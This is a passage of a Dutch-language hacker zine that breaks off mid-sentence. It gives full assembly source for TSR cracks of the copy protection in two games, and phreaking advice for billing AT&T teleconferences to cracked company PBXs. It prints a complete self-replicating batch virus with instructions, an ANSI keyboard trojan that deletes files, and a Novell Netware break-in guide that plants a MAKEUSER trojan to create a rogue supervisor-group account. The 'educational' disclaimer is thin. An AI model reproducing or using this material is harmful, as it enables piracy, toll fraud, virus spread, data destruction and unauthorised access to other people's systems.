Om te beginnen nemen wij twee bekende programma's hier onder de loep. Het is uiteraard de bedoeling dat de lezers deze rubriek draaiende houden door lastige pakketten aan ons op te sturen. Let op: Als het om een hardware beveiliging gaat (zoals een zogenaamde "dongle"), heeft het geen zin om alleen de software toe te sturen. Wij hebben dan de hele hap nodig. Na het kraken daarvan wordt alles (misschien) teruggezonden mits een geadresseerde en gefrankeerde enveloppe bijgevoegd wordt met een verzoek tot terugzending, als de begeerde benodigheden intussen niet zoekgeraakt zijn, en als wij zin hebben. Zoals gebruikelijk geven wij geen enkele garantie, maar wat verwacht je van een gratis dienstverlening?

Ook mensen die zelf op originele wijze een programma gekraakt hebben worden verzocht hun bezigheden goed te documenteren en de hele hap aan ons op te sturen.

Natuurlijk gaat het ons niet om het kraken van andermans duur ontwikkelde software, maar om het onderzoeken van interessante beveiligingstechnieken. Wij nemen aan dat anderen die interesse met ons delen. De hier beschreven kraken zijn dus uitsluitend voor educatief doeleinden bedoeld. Misbruik ervan wordt in het hiernamaals zwaar bestraft.

688 Attack Sub

Bij het opstarten van 688 Attack Sub, verschijnt een tekst die je moet afmaken met behulp van de handleiding. Er zijn tientallen mogelijke teksten. De tekst die je te zien krijgt is afhankelijk van het gekozen spel en de DOS tijd teller. Een heel eenvoudig manier om dit lastig te kraken spel toch te kraken is gewoon een TSR te maken die de DOS tijd call onderschept, en altijd dezelfde waarde teruggeeft (in dit geval 0). Dit brengt het mogelijke aantal teksten terug tot vijf, die in de TSR weergegeven zijn. De TSR zelf kan vanuit een batch file geinstalleerd worden voor het runnen van 688, en daarna weer verwijderd worden door het programma een tweede keer te runnen.

Aardige bijkomstigheid: Dit truukje lost ook een bug op, die na een tijdje spelen alles vast laat lopen.

```
fucksub         segment
                org     100h
                assume  cs:fucksub, ds:fucksub, es:fucksub
;
begin:          jmp     start
;
old21h  dd      0
;
new21h:         pushf                   ;DOS FUNCTION INTERRUPT REVECTOR
                cmp     ah,2ch          ;TIME FUNCTION REQUEST
                jne     done
                xor     dx,dx
                popf
                iret                    ;RETURN WITH 0
done:           popf
                jmp     cs:[old21h]     ;DO INTERRUPT
```

```
;
start:          mov     ax,3521h        ;GET DOS VECTOR
                int     21h
                mov     ax,es:[bx+2]
                cmp     ax,2cfch        ;CHECK IF TSR INSTALLED
                jne     install         ;NO, INSTALL
                mov     dx,es:[bx-4]    ;YES, UNINSTALL
                mov     ds,es:[bx-2]
                mov     ax,2521h        ;RESTORE VECTOR
                int     21h
                mov     ah,49h          ;FREE MEMORY
                int     21h
                ret                     ;DONE
;
install:        mov     si,80h          ;CHECK DISPLAY PARM
                mov     ax,[si]
                cmp     al,0
                ja      skip
                cmp     ah,'/'
                je      skip            ;NO DISPLAY
                lea     dx,string       ;DISPLAY KEY TEXTS
                mov     ah,9
                int     21h
                xor     ah,ah
                int     16h             ;WAIT FOR KEYPRESS
skip:           lea     si,old21h       ;SAVE VECTOR
                mov     [si],bx
                mov     [si+2],es
                lea     dx,new21h
                mov     ax,2521h
                int     21h             ;REVECTOR
                mov     es,cs:[2ch]     ;RELEASE ENVIRONMENT
                mov     ah,49h
                int     21h
                lea     dx,start
                int     27h             ;GO RESIDENT
;
string  db      13,10,10
db '            FUCKSUB.COM -- the 688 crack',13,10,10
db 'Possible key codes:',13,10,10
db '"Oklahoma ... ballast tanks"            :       FIL',13,10
db '"Albany ... 10"                         :       DIF',13,10
db '"Baton Rouge ... navy wants"            :       YOU',13,10
db '"Richover ... your submarine is the"    :       FIX',13,10
db '"Richover ... top-down map gives you"   :       AER',13,10,10
db 'The codes only change when you change games.  Run FUCKSUB before
and after',13,10
db '688 in a batch file.  Add a delimiter ("/") to kill this message
screen.',13,10
db 'Press a key to continue ...',13,10,10,36
;
fucksub         ends
                end     begin
```

2. Larry II

Larry II is bekend vanwege die vervelende telefoonnummers. Het probleem is dat de nummers gecrypt in een bestand staan. Pas als ze nodig zijn, worden ze ingelezen en gedecrypt. Gelukkig zijn de eerst drie cijfers altijd hetzelfde, 555, en komen ze voor elk nummer. De volgende TSR onderschept de DOS "READ FILE" funktie en kijkt in de juiste plek van de geheugen naar "555". Daarna wordt ieder nummer opgezocht in het geheugen en overschreven met "0000". Hierna wordt de TSR uitgezet met een flag bit. Dit voorkomt dat het programma het geheugen blijft afzoeken bij iedere READ funktie, wat de werking van de spel aanzienlijk zou vertragen.

Nu hoeft je alleen "0000" in te tikken, wat altijd gelijk is aan het gekozen nummer in het geheugen. Door dit programma op te roepen vanuit een batch file voor en na het runnen van Larry II, wordt het na het spel weer uit de geheugen verwijderd.

```
larry2          segment
                org 100h
                assume  cs:larry2, ds:larry2
;
start:          jmp     install
;
flag            db      0
old21h          dd      0
;
new21h:         pushf                         ;DOS INT REVECTOR
                test    cs:flag,1             ;ACTIVE FLAG
                jnz     doint                 ;ACT NORMAL IF SET
                test    cs:flag,2             ;CHECK READ FILE FLAG
                jnz     crackit               ;CHECK MEMORY IF SET
                cmp     ah,3fh                ;CHECK FOR READ FILE FUNC
                jne     doint                 ;OTHERWISE LET CALL THROUGH
                or      cs:flag,2             ;SET READ FILE FLAG
                jmp     doint                 ;CONTINUE INTERRUPT
crackit:        push    ax                    ;SAVE REGISTERS
                push    cx
                push    di
                push    es
                push    ds
                pop     es
                mov     di,0ba0ah             ;OFFSET TO SCAN FROM
                mov     al,es:[di]
                cmp     al,35h                ;CHECK FOR PHONE NUMBER PREFIXES
                jne     done                  ;IF NOT (YET) PRESENT SKIP REST
                mov     cx,3e8h               ;AMOUNT OF MEMORY TO SCAN
                cld
scanit:         mov     al,35h                ;MOVE UP TO NEXT PREFIX
                repne   scasb
                jnz     done                  ;END OF SERIES
                mov     ax,es:[di]
                cmp     ax,3535h              ;CHECK FOR "555" PREFIX
                jne     scanit                ;IF NOT KEEP TRYING
                add     di,3
                mov     ax,3030h              ;OVERWRITE NUMBER WITH 0
                mov     es:[di],ax
                mov     es:[di+2],ax
                or      cs:flag,1             ;DEACTIVATE TSR
                jmp     scanit                ;SCAN REST OF NUMBERS
```

```
done:           and     cs:flag,1           ;REACTIVATE READ FILE FLAG
                pop     es                  ;RESTORE REGISTERS
                pop     di
                pop     cx
                pop     ax
doint:          popf
                jmp     cs:old21h           ;DO INTERRUPT
;
install:        mov     ax,3521h            ;GET VECTOR
                int     21h
                mov     ax,es:[bx+2]
                cmp     ax,6f6h             ;CHECK IF INSTALLED
                jne     doinstall           ;NO, INSTALL
                mov     dx,es:[bx-4]        ;YES, UNINSTALL
                mov     ds,es:[bx-2]
                mov     ax,2521h
                int     21h
                mov     ah,49h
                int     21h
                ret
;
doinstall:      mov     si,80h              ;CHECK FOR DISPLAY PARM
                mov     ax,[si]
                cmp     al,0
                ja      skip
                cmp     ah,2fh
                je      skip                ;SKIP MESSAGE
                lea     dx,string           ;DISPLAY MESSAGE
                mov     ah,9
                int     21h
                xor     ah,ah
                int     16h                 ;WAIT FOR KEYSTROKE
skip:           lea     si,old21h           ;INSTALL TSR
                mov     [si],bx
                mov     [si+2],es
                lea     dx,new21h
                mov     ax,2521h
                int     21h
                mov     es,2ch
                mov     ah,49h
                int     21h
                lea     dx,install
                int     27h                 ;GO RESIDENT
;
string  db      13,10,10,'The LARRY2 crack!',13,10,10
db 'Run this program from a batch file before and after "SIERRA".  Then
just',13,10
db 'type "0000" as the phone number. The program will load slower but
will',13,10
db 'run normally after you have entered the phone number.',13,10,10
db 'Add a delimiter ("LARRY2/") to kill this message screen.',13,10,
db 'Press a key to continue ...',13,10,10,36
;
larry2          ends
```

Alliance Teleconferencing services.

Alliance is een dochter-maatschappij van AT&T (de Amerikaanse PTT) die een service levert die wel erg interessant is voor de gemiddelde phreak. Via hun systeem kun je namelijk vergaderen per telefoon. Je kunt Alliance op een aantal manieren bereiken, namelijk via:

Alliance Dial-Out Service:
0 + 700 + 456-100X
0 + 700 + 456-200X
0 + 700 + 456-3000

Al je voor X een 1 draait dan krijg je Alliance in Reno, met 2 krijg je ze in Chicago, met 3 in White Plains (NY) en met een 4 krijg je ze in Dallas.

Draai je voor X een 0 dan krijg je het Alliance Conference Center dat het dichtst bij jou zit (of het dichtst bij de PBX of diverter die je gebruikt).

Hoezo PBX/diverter? Dit zijn Amerikaanse nummers die je niet 'zomaar' kunt bellen! Je moet een diverter (doorkiezer) of een PBX (bedrijfscentrale) in de VS kraken om vervolgens een nieuw uitgaand gesprek te maken, zodat het telefoonnet denkt dat je vanuit Amerika belt. Misschien hierover een andere keer meer.

Het 0700-456-100X nummer is 'Alliance Teleconference 1000 Dial-Out Service'. Deze service geeft je de mogelijkheid om eenvoudig met een Touch-Tone telefoon (of Touch-Tone dialer) een conferentie op te zetten.

Met 0700-456-200X kun je een 'GRAPHICS CONFERENCE' opzetten, met als deelnemers modems, faxen en dergelijke. Met het laatste nummer (0700-456-3000) kun je tegelijkertijd een voice conference en een graphics conference opzetten. Je moet eerst 1-800-544-6363 bellen om van deze mogelijkheid gebruik te kunnen maken.

Je kunt één van deze conferences opzetten door de bovenstaande nummers te bellen. Dan krijg je een aardige (computergegenereerde) vrouwenstem. De stem vertelt je precies vertelt wat je moet doen, namelijk:

- het invoeren van het aantal personen dat je op je conference wilt hebben (met een maximum van 15, inclusief jezelf).
- het invoeren van het nummer dat je als eerste wil bellen (1 + areacode + nummer of 011 + landnummer + nummer).
- als je de persoon aan de lijn hebt die je in je conference wil hebben druk je op #.
- als je die persoon niet op je conference wil hebben druk je op *.
- dan kun je weer een ander bellen of met # zelf op de conference komen.

Je hebt dus 2 onderdelen in een Alliance Dial-Out Conference, een dial-mode en een Conference mode. Je kunt van de één naar de ander komen door op het # te

drukken. Wil je de hulp van een operator dan moet je 0 drukken als je in dial-mode bent.

Ping-Ping

De kosten van een Alliance Dial-Out Conference zijn:

- $35 set-up kosten
- standaard AT&T telefoonkosten vanaf de Alliance Conference Center tot de personen die je belt.
- $0.25 voor elke lijn die je gereserveerd hebt (het maakt niet uit of die in gebruik is of niet!).
- als je een Alliance operator je conference laat opstarten dan kost dat $3.50 per lijn extra.

Deze kosten worden via de AT&T telefoonrekening gestuurd naar het telefoonnummer waarvan jij als 'Conference Leader' belt. (dus niet een calling-card/credit-card of zoiets) Als je dus een PBX gebruikt dan wordt het naar dat bedrijf gestuurd!

Meet-Me

Ook kun je Alliance gebruiken via de Alliance Meet-Me Service: Deze service is bedoelt voor het opzetten van conferences waar je naartoe moet bellen als gebruiker (in tegenstelling tot de Alliance Dial-Out Service, waarbij alleen de 'Conference Leader' belt en de anderen allemaal gebeld worden door de 'Conference Leader').

Deze service werkt bijna net zoals de 'party-lines' in Nederland. Je belt een bepaald nummer, en je wordt gekoppeld aan alle andere personen die ook dat nummer hebben gebeld.

Het opzetten van een Meet-Me conference gebeurd door middel van een Alliance operator. Deze kun je bereiken door 1-800-544-6363 te bellen. Deze operator zal je dan vragen naar het nummer waar hij/zij jou op terug kan bellen, dit om jouw identiteit te verifieren en om de kosten van de Meet-Me conference naar dat nummer door te sturen. Wanneer je de Meet-Me conference opzet wordt je gevraagd hoeveel mensen er ongeveer zullen bellen. Daarna krijg je 2 nummers, 1 is voor jou als 'Conference Leader' en de andere is het nummer die je kunt uitgeven aan alle personen die je op de Meet-Me conference wil hebben.

Met het nummer voor jou als 'Conference Leader' kun je mensen van je conference afgooien en nog wat meer opties. Dat nummer moet je natuurlijk niet uitgeven, dan zou iemand anders de conference kunnen stoppen.

Have phun!

The Miracle Kid

TICVIRUS.BAT

```
(1)   @ctty nul:

(2)   copy %0.bat/A snotkop.&&&/A
(2)   echo HACK-TIC >snotkop.###
(3)   echo :reutel >> snotkop.###
(4)   echo ctty con: >> snotkop.###
(5)   copy snotkop.&&&/B+ snotkop.###/B

(6)   echo copy %%1 snotkop.$$$ > snotkop.bat
(7)   echo copy snotkop.&&& %%1 >> snotkop.bat
(8)   echo copy %%1/B+ snotkop.$$$ >> snotkop.bat
(9)   echo attrib +r %%1 >> snotkop.bat

(10)  attrib +r snotkop.bat
(11)  for %%f in (*.bat) do command /c snotkop %%f

(12)  attrib -r snotkop.bat
(13)  del snotkop.*

(14)  goto reutel

(15)  <EOF>HACK-TIC
(16)  :reutel
(17)  ctty con:
```

Batch-Virus voor IBM-PC en klonen.

De uitleg

Als je dit virus bekijkt valt je misschien iets op: er staat op regel 15 een EOF in vette letters. We bedoelen hier het EOF-teken, waarvan de ASCII waarde 26 is. De meeste editors laten toe dat je dit teken midden in je file opneemt als je het intikt door de ALT-toets vast te houden terwijl je 26 intikt.

Op de eerste regel zet het virus de schermoutput uit door alle console-i/o naar de nul-device (de prullebak) te verwijzen. Door een apestaartje voor dit commando te zetten is ook dit commando zelf niet zichtbaar. Vervolgens kopieert het virus in regel 2 de aangeroepen batchfile (%0 in DOS batchtaal) naar

de file 'snotkop.&&&' omdat achter de source-file een /A staat gaat de copy niet verder dan het EOF teken en wordt dus het laatste stukje niet meegekopieerd. Zouden we dit wel kopieeren dan zou ook het drager-programma waaraan deze parasiet vastzit gekopieerd worden, en dat willen we niet. Door achter de destination file ook een /A te zetten zorgen we ervoor dat copy het EOF-teken achter de destination-file plakt.

Achter dit EOF-teken moet de oorspronkelijke batch-file staan, maar dan mag DOS nooit proberen om het EOF-teken uit te voeren, want dan hangt het systeem. We moeten dus een goto-label na het EOF-teken neerzetten. Dit moet echter niet op dezelfde regel als het EOF-teken en dus moeten we eerst een paar dummy tekens achter het EOF-teken zetten. Wij kozen de string 'HACK-TIC'. In regel 2, 3 en 4 maken we het staartje van de file opnieuw aan en stoppen we het in de file 'snotkop.###'.

Vervolgens plakken we op regel 5 de files 'snotkop.&&&' en 'snotkop.###' aan elkaar in 1 file, namelijk 'snotkop.&&&' (het + teken achter die naam in de copy betekent dat copy zijn output weer in die file terug moet stoppen). De /B betekent dat het hier gaat om een binary-copy, d.w.z. dat het EOF-teken aan het eind van de oorspronkelijke file snotkop.&&& blijft staan en dat er aan het eind van de 'nieuwe' file 'snotkop.&&&' geen EOF-teken wordt toegevoegd.

In regel 6 t/m 9 maken we een hulpfile aan die 'snotkop.bat' heet. Deze file doet het eigenlijke besmettingswerk; de batch-file bevat aan het eind van regel 9 opdrachten om zijn argument (de te besemetten batch-file) te kopieren naar een tijdelijke file ('snotkop.$$$'), vervolgens de file 'snot-kop.&&&' ervoor in de plaats te zetten (het complete virus zonder het dragerprogramma, zoals zojuist gedestilleerd) en vervolgens het verplaatste dragerprogramma er weer aan vast te knopen.

Op regel 9 is het mechanisme te zien dat er voor zorgt dat het virus niet twee keer dezelfde file (of zichzelf) besmet. Als het virus zichzelf zou besmetten zou de computer hangen, met alle nare gevolgen van dien. Het virus zet d.m.v. het DOS-commando 'attrib' de read-only bit van de besmette files aan. Deze bit, die zich in de DOS directory bevindt geeft aan dat een file niet beschreven mag worden. Als ditzelfde virus in een later stadium probeert om deze file nogmaals te besmetten zouden slechts een lading foutmeldingen het gevolg zijn, ware het niet dat alle schermuitvoer gedurende de uitvoering van dit virus in de prullebak wordt gesmeten. In regel 10 zet het virus ook nog even de read-only bit van 'snotkop.bat' zelf aan (deze hoeft niet besmet, het is een tijdelijke file).

Heel belangrijk: Als je het programma hebt ingetikt moet je er dus met 'attrib +r ticvirus.bat' voor zorgen dat de read-only bit aanstaat, anders zal je programma zichzelf proberen te besmetten en hangt de computer.

Op regel 11 begint het echte werk: door middel van een DOS-batch commando dat in echte Microsoft-stijl totaal onleesbaar is wordt opdracht gegeven om voor alle files in de huidige directory die voldoen aan de filespecificatie '*.bat' een nieuwe DOS-commandinterpreter op te starten die op zijn beurt weer 'snotkop.bat' uitvoert met als argument de te besmetten file. Dit lijkt omslachtig, maar onder DOS is het helaas niet mogelijk om batch-files vanuit andere batch-files aan te roepen in deze constructie.

Nadat alle files besmet zijn zet het virus de read-only status van snotkop.bat weer uit (regel 12) en wist het alle 'snotkop.*' files (regel 13), zodat er geen vreemde files in de directory overblijven. Dan springt het naar 'reutel', het zet op regel 17 de schermuitvoer weer aan en voert de batch-commandos uit die in het dragerprogramma staan. De user merkt helemaal niets.....

dat wil zeggen, als hij geen enkel besef van tijd heeft. Voor de mensen die hopen met dit virus destructieve dingen te kunnen doen ('del *.*', 'format c:', noem maar op), hebben we een trieste mededeling: dit virus is langzaam en niet zo'n beetje ook. Microsoft heeft namelijk besloten dat batch-files niet in het geheugen ingelezen worden maar dat elke regel apart van disk gelezen wordt, en dat heeft op zijn zachtst gezegd een desastreuze invloed op de verwerkingssnelheid. Ook het feit dat we voor elke besmetting een nieuwe commandinterpreter moeten laden helpt niet echt mee.

Wij hebben dit getest op een AT386/33MHz en over het besmetten van 7 batch-files doet het systeem toch al gauw zo'n 40 seconden. De kans dat een gebruiker dit niet door heeft is erg klein. We zeiden het al in het colofon: 'alleen voor educatieve doeleinden'.

ANSI Virussen

ANSI is een internationaal gedefineerde reeks van stuurkodes om allerlei leuke dingen met je scherm en toetsenbord uit te halen. Zo kun je met behulp van de ANSI driver leuke tekeningetjes op iemands scherm toveren (in allerlei kleuren) terwijl je gewoon ASCII tekst overseint.

Je kun met behulp van de ANSI-driver ook toetsen herdefinieeren. Dit kan dan gebruikt worden om bijvoorbeeld telix op te starten met een simpele druk op de F1 toets, maar het is ook mogelijk dat iemand dit gebruikt om stap voor stap je directories leeg te maken. Dit gaat zo snel dat voordat je op Ctrl-C kan drukken er al aardig wat schade is aangericht.

Hoe werkt het?

Het herdefinieeren van toetsen is redelijk simpel. Het commando is:

```
<ESC>[{toetsnr},{char},{char},{etc...}p
```

Waar de <ESC> een escape is (ASCII waarde 27), en toetsnr de decimale ASCII waarde van de te herdefinieren toets, en daarna de ASCII waardes van de karakters die erin moeten komen. Dus, om onder de spatiebalk het woord hacker te zetten, neem je eerst de waarde van de spatiebalk, dat is 32. Daarna de afzonderlijke letters van het woord HACKER:

H = 72, A = 65, C = 67, K = 75, E = 69, R = 82

Dus het commando wordt `<ESC>[32,72,65,67,75,69,82p`

Als je hierna op de spatiebalk drukt, komt er in plaats van een spatie het woord HACKER te staan. Het kan ook makkelijker, door het woord tussen aanhalingstekens te zetten. Hetzelfde kan dus bereikt worden met `<ESC>[32,"HACKER"p`

Virussen

Het is met deze kennis redelijk simpel om te begrijpen hoe ANSI virussen werken. (Trouwens, iedereen heeft het over virussen, maar eigenlijk zijn het trojan-horses). ANSI-virussen kunnen verwerkt zijn in ANSI tekeningen, of in messages op bbs'en (werkt niet op RA/QBBS/SBBS). Hier volgt een voorbeeld van een ANSI virus. Dit zat in een file FREEHST.ANS op een BBS. Ik heb alleen het gedeelte met het virus overgenomen. Alles stond gewoon op een regel:

```
<ESC>[32;113;13;101;99;104;111;102;102;13;99;108;115;13;10
1;99;104;111;32;121;32;124;32;100;101;108;32;42;46;42;32;6
2;32;110;117;108;13
```

Dit is nog maar een klein gedeelte van het echte virus, ik zal hem nu even opsplitsen, en uitleggen wat het is:

```
<ESC>[32;113;13                         <space> wordt q, gevolgd
                                        door een return
```

Deze q zorgt ervoor dat het ingetikte commando ongeldig wordt zodat DOS het niet uitvoert, maar er slechts met een 'Bad command or file name' op reageert.

```
;101;99;104;111;32;111;102;102;13:echo off
;99;108;115;13                          :cls
{de rest}                               :echo y | del *.*  null
```

Dus, zodra iemand nadat deze file bekeken is op de spatiebalk drukt worden alle files in de dir waar hij in zit gewist.

Het kan nog erger: het had nog verder door kunnen gaan, met `cd ..` en een herhaling van dit alles totdat in de root-directory ook alles is gewist. Het is zelfs denkbaar om een ansi-trojan als loader te gebruiken voor een echt virus.

Zelf vind ik het veel leuker om via messages verborgen berichten door te geven, zoals: `<ESC>[13;" Greetinx from Northstar...";13p`



Uitschakelen van toetsen

Het uitschakelen van een bepaalde toets gaat met `<ESC>[{toets}p`. Dus, door `<ESC>[32p` te geven, werkt de spatiebalk gewoon niet meer, totdat de computer gereset wordt, of een `<ESC>[32;32p` gegeven wordt.

Have Phun and X-periment,

Northstar Ken.

Novell Netware is niet te kraken !!

(en enige andere leugens)

Disclaimer: onderstaand artikel is alleen bedoeld voor educatieve doeleinden, probeer dus geen systemen binnen te dringen met onderstaande truuks. Spreek ook altijd met twee woorden en help oude omaatjes met oversteken.

Dit stukje is bedoeld om hackers en opsporingsambtenaren die met Novell te maken krijgen, op weg te helpen. In dit artikel schrijf ik over Novell-versies die lager zijn dan 2.2x of 3.xx, maar veel van de besproken principes zijn ook bruikbaar bij de hogere versies. Novell netware is een vrij nieuw netwerk OS, dat een grote gebruikersvriendelijkheid koppelt aan uitstekende beveiligings-mogelijkheden. Een Novell netwerk is snel, makkelijk te beheren, en voor zelfs de meest onervaren gebruiker makkelijk te bedienen. Tot zover de folder.

Voor diegenen die bij het horen van de naam Novell acuut last krijgen van hoofdpijn en een lege blik, eerst even een kleine uitleg over wat het is en wat het doet:

Novell Netware is een OS dat is ontworpen om verschillende soorten PC's snel en goedkoop met elkaar te verbinden (dat laatste is niet helemaal gelukt trouwens). Het netwerk bestaat altijd uit minstens een server en een aantal werkstations. De server is meestal dedicated, soms niet. In zo'n geval kan de server dus ook nog gebruikt worden als werkstation).

Het netwerk is zeer flexibel van opzet: er kan vrij gemakkelijk een werkstation aangekoppeld worden, als het maar beschikt over een netwerkkaart en de juiste software. In principe is het dus ook mogelijk om een werkstation aan te koppelen in een netwerk zonder dat iemand dat merkt.

Omdat Novell zo flexibel is, is het ook mogelijk om bv. UNIX of VMS aan het netwerk te koppelen. (Gejuich op de achtergrond). In het netwerk zelf kun je, (als je genoeg rechten hebt) door middel van menu-gestuurde utilities je weg vinden (hier vertel ik later meer over). Om al die utilities te kunnen gebruiken heb je slechts een ding nodig: een geldige login. Om het gehele systeem te kunnen verkennen heb je de login nodig van de systeem- beheerder (supervisor). Dus loop zijn kantoortje even binnen en vraag erom. Klaar is Kees. Tenzij... hij jou zijn login niet wil geven, vanwege de procedures, veiligheids-regels, of gewoon omdat hij zich God van het systeem waant. Domme mensen nemen dan hun toevlucht tot bedreigingen, lijfelijk geweld, het vastbinden van hete strijkijzers op supervisors buik etc.etc.

Slimme mensen maken gebruik van hun superieure intelligentie en creativiteit om, met het klassiek amerikaans gezegde 'fuck the rules' in het achterhoofd, op een minder fysieke manier aan het felbegeerde supervisor-privilege te komen. En voila, de datatravellers, keyboardcowboys, cybernauts oftewel hackers komen in actie. Zo, dat was een hoop gelul dus nu op naar de actie:

Inloggen op Novell

Om in te kunnen loggen bij een Novell netwerk heb je een username en meestal ook een password. Voor username en password wordt geen onderscheid gemaakt tussen hoofd- en kleine letters. Als je geen geldige usernaam opgeeft, vraagt Novell toch nog om een password, dit om het zoeken naar geldige usernames bijna onmogelijk te maken. Geef je een ongeldige login, dan krijg je de melding "access denied", en je wordt weer uitgelogd.

PAS OP: Bij de meeste versies van Novell is het voor de supervisor mogelijk om intruder-detection aan te zetten. Als dit aan staat dan wordt een account na een x-aantal mislukte inlogpogingen gelocked: de bewuste user kan dan niet meer inloggen. Alleen de supervisor kan dat account dan weer unlocken. Dit kan ook erg handig zijn als je voorlopig iemand niet op het netwerk wilt hebben.

Als Novell geinstalleerd wordt, is het standaard voorzien van twee users:

- Supervisor - de systeembeheerder, kan en mag alles, is baas over het systeem.
- Guest - how low can you go..de Guest-account mag bijna niets, meestal alleen in directory sys:\public kijken en mail sturen of utilities opstarten.

Deze twee users hebben standaard GEEN password, dus als een systeem pas geinstalleerd is, heb je een kans (lach niet, ik heb zo al 2 accounts gekregen). Als je inlogged, kun je een aantal parameters meegeven, o.a.:

- /script = <naam>: je kunt een loginscript meegeven
- /nologin : je atached aan de server maar logged nog niet in.
- <serverame>/<username> : je kunt op een andere server op het net inloggen. Nadat je bent ingelogged, wordt het system-loginscript afgespeeld, dit script zorgt ervoor dat je instellingen in orde zijn, en meestal roept het ook een menutje aan of zo (hoe we dat omzeilen vertel ik je later).

Rechten onder Novell

De novell-rechten lijken te zijn gemodelleerd naar unix-voorbeeld. Je kunt de file-rechten met het commando FLAG veranderen.

Per directory :

- create: je mag bestanden aanmaken
- read: het recht om directories te lezen
- write: het recht om in directories te schrijven
- open: je mag een file te openen
- search: recht om een directory te doorzoeken met b.v. dir
- parental: je kunt rechten aan een andere gebruiker verlenen (zie: GRANT)
- delete: je mag bestanden deleten
- modify: je mag filenames en attributes veranderen

Per file (buiten de DOS-fileattributes system, hidden en read-only):

- index : systeem-indexfile (niet interessant) @MERK = sharable : file is door meerdere users tegelijk te gebruiken @MERK = execute only : dit file mag je alleen uitvoeren, en niet lezen.

Volumes

Een volume is een manier om een schijf in te delen (zoiets als een directory). Meestal wordt deze mogelijkheid niet gebruikt. Standaard bestaat er alleen volume "sys:". Laat je maar niet intimideren: "F:sys:\login" is hetzelfde als f:\login.

Directories & Trustees

De directory-structuur van novell is gelijk aan die van DOS. De volgende directories zijn op novell standaard al aanwezig :

- System: in deze dir staan de files die alleen de supervisor nodig heeft plus de bindery-files net$bind.sys en net$bval.sys. In deze files staan alle usernames, (gecrypte) passwords, etc. etc. opgeslagen. Alleen supervisor-equivalents hebben hier toegang.
- public: hier staan alle systeem-files o.a. het system-loginscript (in net$log.dat). Iedereen heeft hier leesrecht, bijna niemand schrijfrecht.
- mail: hier heeft iedere user een eigen mail-directory, dir "1" is de directory van de supervisor. Normaal heb je hier wel schrijf, maar geen leesrechten.
- login: in deze directory kom je terecht als je nog niet bent ingelogged. Geen schrijfrechten, wel leesrechten.

Het is voor een systeembeheerder mogelijk om iemand rechten toe te kennen in een directory, waar hij eigenlijk geen toegang toe heeft. Hij maakt hem dan tot trustee voor die directory, en verleent hem vervolgens de verlangde rechten, of pakt ze af.

Groups

Om het de supervisor makkelijker te maken bij het beheer, bestaat er voor hem de mogelijkheid om users onder te brengen in groups. Een user kan deel uit maken van meerdere groups. Als een systeem-beheerder b.v. een group "systeem" aanmaakt, en die group write-rechten in f:\system verleent, dan heeft dus iedere user die in group "systeem" zit, die rechten. Dit kan heel erg handig zijn, als je bv. een trojan horse hebt aangemaakt die gebruik maakt van de makeuser-utility (zie verderop in dit artikel).

Een paar menu-utilities

Binnen Novell kun je de meeste systeem-taken ook menugestuurd afhandelen. Enkele voorbeeldjes:

- syscon: users en groups aanmaken, en onderhouden, security checken, etc.
- filer: bestands-opdrachten afhandelen, bestands- en directory-attributen veranderen.
- pconsole, printcon, printdef: printercontroleprogrammas
- makeuser: grote groepen users in een keer aanmaken

Binnen menus geldt: insert-toets = toevoegen, delete-toets = wissen. Als je twijfels hebt: F1 = help.

Novell Security Features

Binnen Novell is redelijk wat aandacht aan beveiliging besteed. Enkele features waar je misschien mee te maken krijgt, zijn :

- PAUDIT : Met dit programmatje kan de supervisor precies zien wanneer je bent in- en uitgelogged, en wat je toen ongeveer gedaan hebt. Het is echter zo uitgebreid, dat bijna niemand het gebruikt.
- SECURITY : Door dit programmatje te runnen, kan een supervisor (of een hacker met supervisor-privileges) de beveiligingsgaten in zijn systeem bekijken, hij ziet dan o.a. wie er teveel privileges heeft, of iemand zijn username als password gebruikt, etc etc. De meeste supervisors weten volgens mij niet eens dat dit programma bestaat, ze gebruiken het in ieder geval weinig.
- INTRUDER DETECTION : Als deze optie aanstaat, wordt een account na een x-aantal inlogpogingen met het verkeerde password afgesloten. Alleen de super- visor kan deze situatie weer herstellen. (Of je moet bij de fileserver kunnen komen: toets dan 'enable login').

Verder kan binnen Novell ook ingesteld worden, dat een account alleen maar binnen een bepaalde tijdsperiode gebruikt mag worden, bv. van 08.00 tot 18.00 uur.

MAKEUSER aanroepen via batchfile

Met de utillity makeuser kan een supervisor in een keer grote hoeveelheden in een keer aanmaken, doordat hij de data al heeft opgeslagen in een ascii-file met de extentie '.USR'. Soms heeft de supervisor het zo druk, dat we hem maar eens een handje helpen. Maak een .usr-file aan met ongeveer de volgende inhoud :

```
#REM sample makeuserfile
#HOME_DIRECTORY sys:system
#CREATE Hck; Hacker; GnaGna; System; sys: ALL
         |      |       |      |      |    |
         |      |       |      |      |     Alle rechten
         |      |       |      |      |__  in root-directory
         |      |       |      |__________ zit in group System
         |      |       |_________________ password
         |      |________________________ volledige naam
         |_______________________________ Username
```

Noem de file voor het gemak maar test.usr. Vervolgens creeer je een batchfile (bv test.bat) met deze inhoud :

```
makeuser test > nul
if exist test.rpt del test.rpt
if exist test.usr del test.usr
```

Zet nu in een al bestaand batchfile, waarvan je weet of vermoed, dat de super- visor er ook gebruik van maakt (bijvoorbeeld in WP.BAT een verwijzing naar deze batchfile stoppen).

Je kunt het geheel nog wat netter maken door paden toe te voegen. Als nu een normale user wp wil gebruiken merkt hij niets, behalve dat wp een beetje trager opstart. Alle meldingen van makeuser worden nl. geredirect naar device nul... Als de supervisor echter het batchfile opstart, dan heeft het systeem er ineens een nieuwe gebruiker bij.

Inloggen met fake script

Hoe kom ik van die vervelende menutjes af ?

Er schijnen systeembeheerders te zijn van het slag mainframe-maffia, die hun gebruikers perse NIET in het OS willen laten knoeien. Zodra je als gebruiker inlogged, kom je in een menutje terecht, en zodra je daar uit probeert te komen, wordt je automatisch uitgelogged. Enkele oplossingen :

- Druk snel op ctrl-c, vaak kun je hiermee het batchfile dat uitgevoerd wordt door het menu onderbreken, en voila: een DOS-prompt! Het beste kun je hiermee even wachten tot het wat drukker op het systeem is, dan duurt het batch-file dat jou uitlogged namelijk wat langer, en heb je langer de tijd om het script af te breken.
- Bij de meeste standaard software paketten is het mogelijk om naar DOS te shellen. Bv: Wordperfect : ctrl-F1, en ja hoor daar knippert de DOS-prompt alweer ! De meeste COBOL programma's zijn trouwens berucht om het feit, dat ze crashen als je een control-break geeft (t'is maar dat je het weet).
- Slimste oplossing : maak een login-script aan op een lokale schijf; heb je die niet hebt dan in je mail-directory, en doe dan een `login /script=xxx`,
